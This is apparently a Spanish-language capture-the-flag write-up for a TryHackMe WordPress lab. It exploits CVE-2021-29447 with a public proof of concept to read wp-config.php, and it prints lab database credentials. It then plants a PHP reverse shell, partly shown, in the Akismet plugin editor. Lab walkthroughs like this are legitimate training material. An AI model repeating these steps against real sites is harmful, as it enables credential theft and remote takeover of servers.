Nos ha dado una versión vamos a ver si es vulnerable, busquemos en internet

The screenshot shows a GitHub repository page for '0xRar/CVE-2021-29447-PoC'. The browser's address bar shows the URL 'https://github.com/0xRar/CVE-2021-29447-PoC?tab=readme'. The repository is public and has 1 fork. The main navigation bar includes links for Code, Issues, Pull requests, Actions, Projects, Security, and Insights. The repository's main branch is 'main'. The file list shows four files: 'PoC.py', 'README.md', and 'decode.php', all updated 2 years ago. The README file is selected, showing a title 'CVE-2021-29447 Proof-of-Concept' and a description: 'A proof of concept exploit for wordpress 5.6 media library vulnerability'. The README also includes a list of affected versions (Wordpress 5.6 - 5.7) and a patched version (Wordpress 5.7.1). The repository has 6 stars, 1 watching, and 1 fork. The right sidebar shows the repository's activity, including a list of tags and a section for releases and packages.

```

Ahora que tenemos la base de datos del wordpress vamos a descifrarlo

```

(root@kali)-[/home/kali/Downloads]
# php decoder.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

/**
 * Example
 *
 * // ** MySQL settings - You can get this info from your web host ** //
 /** The name of the database for WordPress */
define( 'DB_NAME', 'wordpressdb2' );

/** MySQL database username */
define( 'DB_USER', 'thedarktangent' );

/** MySQL database password */
define( 'DB_PASSWORD', 'sUp3rS3cret132' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret
 * service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to
 * log in again.
 *
 * @since 2.6.0

```

Después de esto tenemos usuario y password del mysql
thedarktangent:sUp3rS3cret132

```

Ahora a meter una reverse shell

The screenshot shows the WordPress 'Edit Plugins' page in a web browser. The address bar shows the URL '10.10.205.199/wp-admin/plugin-editor.php'. The browser's top bar includes links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The WordPress admin bar shows 'Tryhackme', '5', '0', 'New', and 'Improve Hardening'. A notification at the top states 'WordPress 5.7.2 is available! Please update now.' The main heading is 'Edit Plugins'. Below it, it says 'Editing akismet/akismet.php (inactive)'. On the right, there's a dropdown menu 'Select plugin to edit:' with 'Akismet Anti-Spam' selected. The 'Selected file content:' section displays PHP code for daemonizing the process using `pcntl_fork()` and `posix_setsid()`. The 'Plugin Files' sidebar on the right lists files including `akismet.php`, `LICENSE.txt`, `class.akismet-widg`, `class.akismet-cli.ph`, `readme.txt`, `changelog.txt`, `class.akismet-admi`, `views`, `class.akismet-rest-`, `index.php`, `class.akismet.php`, `_inc`, and `wrapper.php`.

WordPress 5.7.2 is available! [Please update now.](#)

Edit Plugins

Editing `akismet/akismet.php` (inactive) Select plugin to edit: Akismet Anti-Spam



Selected file content:

```
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies. Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
69         printit("ERROR: Can't fork");
70         exit(1);
71     }
72
73     if ($pid) {
74         exit(0); // Parent exits
75     }
76
77     // Make the current process a session leader
78     // Will only succeed if we forked
79     if (posix_setsid() == -1) {
80         printit("Error: Can't setsid()");
81         exit(1);
82     }
83 }
```
